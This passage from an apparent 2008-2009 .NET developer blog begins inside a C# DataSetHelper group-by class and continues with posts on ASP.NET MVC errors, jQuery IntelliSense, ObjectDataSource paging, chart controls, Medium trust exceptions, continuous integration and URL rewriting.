public DataTable SelectGroupByInto(string TableName, DataTable SourceTable, string FieldList,
string RowFilter, string GroupBy)
{
/*
* Selects data from one DataTable to another and performs various aggregate functions
* along the way. See InsertGroupByInto and ParseGroupByFieldList for supported aggregate functions.
*/
DataTable dt = CreateGroupByTable(TableName, SourceTable, FieldList);
InsertGroupByInto(dt, SourceTable, FieldList, RowFilter, GroupBy);
return dt;
}

private class FieldInfo
{
public string RelationName;
public string FieldName; //source table field name
public string FieldAlias; //destination table field name
public string Aggregate;
}
}
}

Here is the sample page to test the above class,
Create a simple aspx page with 3 grid views and use the following code behind given below,


using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Data;
using PrintDashboard;

public partial class _Default : System.Web.UI.Page
{
protected void Page_Load(object sender, EventArgs e)
{
DataSet ds = new DataSet();
DataSetHelper dsHelper = new DataSetHelper(ref ds);
//Create the source table
DataTable dt = new DataTable("Orders");
dt.Columns.Add("EmployeeID", Type.GetType("System.String"));
dt.Columns.Add("OrderID", Type.GetType("System.Int32"));
dt.Columns.Add("Amount", Type.GetType("System.Decimal"));
dt.Rows.Add(new object[] {"Sam", 5, 25.00});
dt.Rows.Add(new object[] {"Tom", 7, 50.00});
dt.Rows.Add(new object[] {"Sue", 9, 11.00});
dt.Rows.Add(new object[] {"Tom", 12, 7.00});
dt.Rows.Add(new object[] {"Sam", 14, 512.00});
dt.Rows.Add(new object[] {"Sue", 15, 17.00});
dt.Rows.Add(new object[] {"Sue", 22, 2.50});
dt.Rows.Add(new object[] {"Tom", 24, 3.00});
dt.Rows.Add(new object[] {"Tom", 33, 78.75});
ds.Tables.Add(dt);
this.GridView1.DataSource = ds;

dsHelper.CreateGroupByTable("OrderSummary", ds.Tables["Orders"],
"EmployeeID,count(EmployeeID) Orders,Sum(Amount) OrderTotal,max(Amount) BestOrder,min(Amount) WorstOrder");


dsHelper.InsertGroupByInto(ds.Tables["OrderSummary"], ds.Tables["Orders"],
"EmployeeID,count(EmployeeID) Orders,sum(Amount) OrderTotal,max(Amount) BestOrder,min(Amount) WorstOrder",
"", "EmployeeID");


this.GridView2.DataSource= dt1;
this.GridView2.DataBind();
this.GridView1.DataBind();
DataTable dt2;
dt2 = dsHelper.SelectGroupByInto("OrderSummary2", ds.Tables["Orders"],
"EmployeeID,count(EmployeeID) Orders,sum(Amount) OrderTotal,max(Amount) BestOrder,min(Amount) WorstOrder",
"OrderID>10", "EmployeeID");
this.GridView3.DataSource = dt2;
this.GridView3.DataBind();
}
}


Tuesday, March 24, 2009

WPF(Windows Presentation Foundation) Introduction

If you are new to WPF(Window Presentation Foundation) you can use the following links to learn this new technology. The video link given below is not a tutorial but will highlight the features of this new technology.

Windows Presentation Foundation features- Video

You can use these other links to learn this new great technology.

A Guided Tour of Windows Presentation Foundation

Introducing Windows Presentation Foundation

An Introduction to Windows Presentation Foundation


If you want learn the Silverlight Architecture you can use the following MSDN link to learn more.

Silverlight Architecture

Use the following link to see of the silverlight samples.

Silverlight Samples

Hope you will enjoy.

Friday, March 13, 2009

'System.Web.Mvc.HtmlHelper' does not contain a definition for 'RenderPartial' and no extension method 'RenderPartial' acceptin

When i try to run a MVC Sample application from Web i was getting this "'System.Web.Mvc.HtmlHelper' does not contain a definition for 'RenderPartial' and no extension method 'RenderPartial' accepting a first argument of type 'System.Web.Mvc.HtmlHelper' could be found." error.

After further research i found that i was running "MVC Preview Release" on my system, which does not support System.Web.Mvc.Html namespace. So i upgraded my MVC from my preview release to "MVC 1.0 RC2".  RC2 release can be downloaded from here.

Monday, March 2, 2009

ADO.NET Entity Framework

Interested in creating an N Layered application, then you might be interested in using ADO.NET's new Entity Framework. Its free. It basically creates you the Data Access Layer once you connect to your Database. Right now it supports only SQL server, but they have released a sample Framework for Oracle as well. If you want to learn more use the following links below.

Getting started with Entity Framework

Sample Entity Framework Provider for Oracle

Another interesting link i have come across in this title is

Managing Entity Framework ObjectContext lifespan and scope in n-layered ASP.NET applications

Hope you will find this useful.

Monday, February 23, 2009

Error updating JScript IntelliSense: jquery-1.3-vsdoc.js: 'jQuery.support.htmlSerialize' is null or not an object @ 1416:4

Even after adding the IntelliSense file for JQuery, you might still get an error as below,

"Error updating JScript IntelliSense: jquery-1.3-vsdoc.js: 'jQuery.support.htmlSerialize' is null or not an object @ 1416:4"

Atleast in my case the reason was, i was using a JQuery-UI library and it was due to a conflict between the JQuery and JQuery-UI library. The first workaround i did was create an empty file for the Jquery-UI library with the extension -vsdoc.js or you can create your own intelliSense file.

Hope this helps.

"Error updating JScript IntelliSense: jquery.js: Object doesn't support this property or method" Intellisense error with JQuery and Visu

If you are using JQuery, you probably won't be getting any intellisense from Visual Studio 2008. But as part of ASP.NET MVC Microsoft started shipping JQuery. In order to make the Intellisense work follow the steps that i have tried,

1. Install the SP1 patch for your Visual Studio 2008. You can download the patch for free from here.

2. Download the install the patch that recognizes the -vsdoc.js intellisense files from here.

3. Download the vsdoc.js files from here and drop it along with your Jquery-x.x.js files.

4. To refresh the Intellisense from within our IDE you can use CTRL+SHIFT+J.

Hope this helps.

Thursday, February 12, 2009

ObjectDataSource - Selectcount method with custom parameters and custom paging.

On one of my project i was using ObjectDataSource with several parameters. I had a business logic layer with a method (For eg. GetProducts) which returns the actual recordset to be displayed also i had some logic to calculate the total records within the same method and i was populating a private member. I had a separate method to return the count from the private member and this method takes no parameter.


For e.g.

public class ProductLogic
{
  private int rowCount;
  public IList<Product>GetProducts(string filter, int maxRows, int startIndex)
  {
    ...
    ...
  rowCount = 'logic to populate the count
  }
  public int GetProductCount()
  {
    return rowCount;
  }
}


My ObjectDataSource declaration is...


<asp:ObjectDataSource ID="ObjectDataSource1" runat="server"

SelectMethod="GetProducts"
TypeName="ProductLogic" SelectCountMethod="GetProductCount" EnablePaging="true"
OnSelecting="Obds_Selecting"
SortParameterName="sortExpression"
>


The problem i was facing was whenever objectdatasource makes a call to the "GetProductCount" method it was expecting me to pass all the parameters like "GetProducts". I did a Google Search but i couldn't find any information. So I did the following working around,

There is a ExecutingSelectCount property you can use to decide whether the ObjectDataSource is getting the list or the count. So using this property whenever it makes call to your count method just clear out your inputparameter collection and you should be good to go. So my CodeBehind looks like this...


protected void obds_Selecting(object sender, ObjectDataSourceSelectingEventArgs e)
{
  if (!e.ExecutingSelectCount)
  {
    e.InputParameters["filter"] = ....;
  }
  else
  {
    e.InputParameters.Clear();
  }
}

Let me know if you still have any issues i will try my best to answer it.


Thursday, December 4, 2008

New Charting Control from Microsoft for .net framework 3.5

Microsoft has recently released a ASP.NET charting control for .NET Framework 3.5 SP1.  The good thing about this control is, it is FREE.  Once installed it can be easily used as a Server control like any other Microsoft controls. It supports a wide variety of charts like, Pie, Area, Doughnut, Point, Range , Circular, Accumulation, Data Distribution, Price Change and Advanced Financial Charts. Once you install the working sample, you will get a feel of all above mentioned chart types. The sample project includes almost 200 pages with various chart types.

As far as the data, either you can specify the data while declaring the control on the HTML or you can dynamically assign the data on the code behind using the data binding techniques.  At runtime charting engine renders the chart as a PNG image and it is referenced from the HTML using the <img> tag. If you want to make it interactive, use these chart control in combination with AJAX. You will also find some samples around the interactive charts using AJAX in the samples projects.


You can use following links to learn and download,

Download Microsoft Chart Controls(FREE)

Download Samples Environment for Microsoft Chart Controls

Download the Chart Control Documentation


If you have any question don't forget to visit the Chart Control Forum.

Visit the Chart Control Forum


To give an idea of how these controls looks i have attached few snapshots from the samples project.

Microsoft Free Bar Chart


Microsoft Free Line Chart

Microsoft Free Area Chart

Microsoft Free Pie Chart Samples


Have Fun with the Free chart controls and Good luck.

Tuesday, November 4, 2008

Microsoft's Cloud Service - Azure

Microsoft has just released their version of cloud services like Amazon's S3, SimpleDB, Google's App Engine, etc...  called Azure Services Platform. It is still in beta. As per Microsoft Azure Services are available without charge during Community Technology Preview (CTP).

To learn more go to Azure's site http://www.microsoft.com/azure/default.mspx

To play with this new services download the corresponding SDK from http://www.microsoft.com/azure/sdk.mspx


They also have a training kit available here  http://www.microsoft.com/azure/trainingkit.mspx

Wednesday, September 24, 2008

Google Chart API control for ASP.NET

If you want to use charts in your web application, you should spend some time with Google chart api's. Very simple to use.  I also found an open source project which implements the google chart api as ASP.NET server control.

Here is the link to the Google chart API.

http://code.google.com/apis/chart/


Here is the link to the ASP.NET Google Chart Control.

http://www.codeplex.com/GoogleChartNet


I also found another interesting flash based open source chart project(OpenFlashChart) and here is the link to it,

http://teethgrinder.co.uk/open-flash-chart/

Friday, September 19, 2008

System.MethodAccessException - System.Data.Common.DataRecordInternal.get_Item(System.String)

Ever wondered what this exception is? I ran into this issue last week when i deployed my code in a shared hosting environment which was running in Medium trust. It was working fine on my local. After some research i found that this error was thrown by a Repeater control on a page whose datasource was a datareader. In a Medium trust environment, according to microsoft "Reflection is not allowed". Looks like when you assign a datareader to a repeater control internally it is doing some reflection which is causing this issue. Another strange behaviour with this error is it won't even tell you the exact error, instead it will be displaying something like this in a shared hosting,

Security Exception

Description:

The application attempted to perform an operation not allowed by the security policy. To grant this application the required permission please contact your system administrator or change the application's trust level in the configuration file.


Exception Details: System.Security.SecurityException: Request failed.


So how will you reproduce this error locally, there is setting you can add it to your web.config


<system.web>
    <trust level="Medium" />
</system.web>

So the workaround i have found for this issue is to use dataset instead on datareader. Let me know if you guys have found a different solution.

Wednesday, September 3, 2008

Continuous Integration

If you want to automate your build process then you are in the right spot. Continuous Integration is a process of automating the build process from various source control system. We have lot of free Continuous Integration servers in the market today. Here are few,


CruiseControl.NET

CI Factory

Team City


My favorite is CI Factory. These CI servers can talk with variety of source control system like Visual Source Safe, Subversion, CVS, Vault and VSTS Version Control.

They also support various plugins like NCover(Collects code coverage information), nDepend(Calculates code quality metrics), Simian (Detects copy and paste duplication), NUnit ( Unit testing).

Wednesday, August 27, 2008

User friendly URL in ASP.NET and SEO Page Rank

When you submit your Sitemap to the popular search engines like Google,Yahoo and MSN, make sure that your URL's are user friendly and easy to remember. URLs that are long with tracking id's and session id's might reduce the chance of user selecting the URL. Google also reduces the page rank for URL's with multiple query string parameters.

So we need a way to rewrite the URL from,

For e.g: www.ezsmartads.com/products/productlist.aspx?id=1&store=yes&cat=2&name=sem

to www.ezsmartads.com/products/sem.aspx

With an open source library called URL Rewriter you can achieve this in ASP.NET.

I will cover a sample in my next blog.

Wednesday, August 20, 2008

How to get current node's depth from a Sitemap in ASP.NET2.0?

If you are using treecontrol or menucontrol in ASP.NET 2.0, you can achieve this easily using the built in property.

While i was working on a custom navigation tree control, i wanted to get the depth of the current node from the root. By default ASP.NET 2.0 does not have a property to get the depth. So i wrote a neat little recursion which will calculate the depth for you.


Private Function GetDepth(ByVal current As SiteMapNode) As Integer
  If(Not current.ParentNode Is Nothing) Then
    Return GetDepth(current.ParentNode) + 1
  Else
    Return 1
  End If
End Function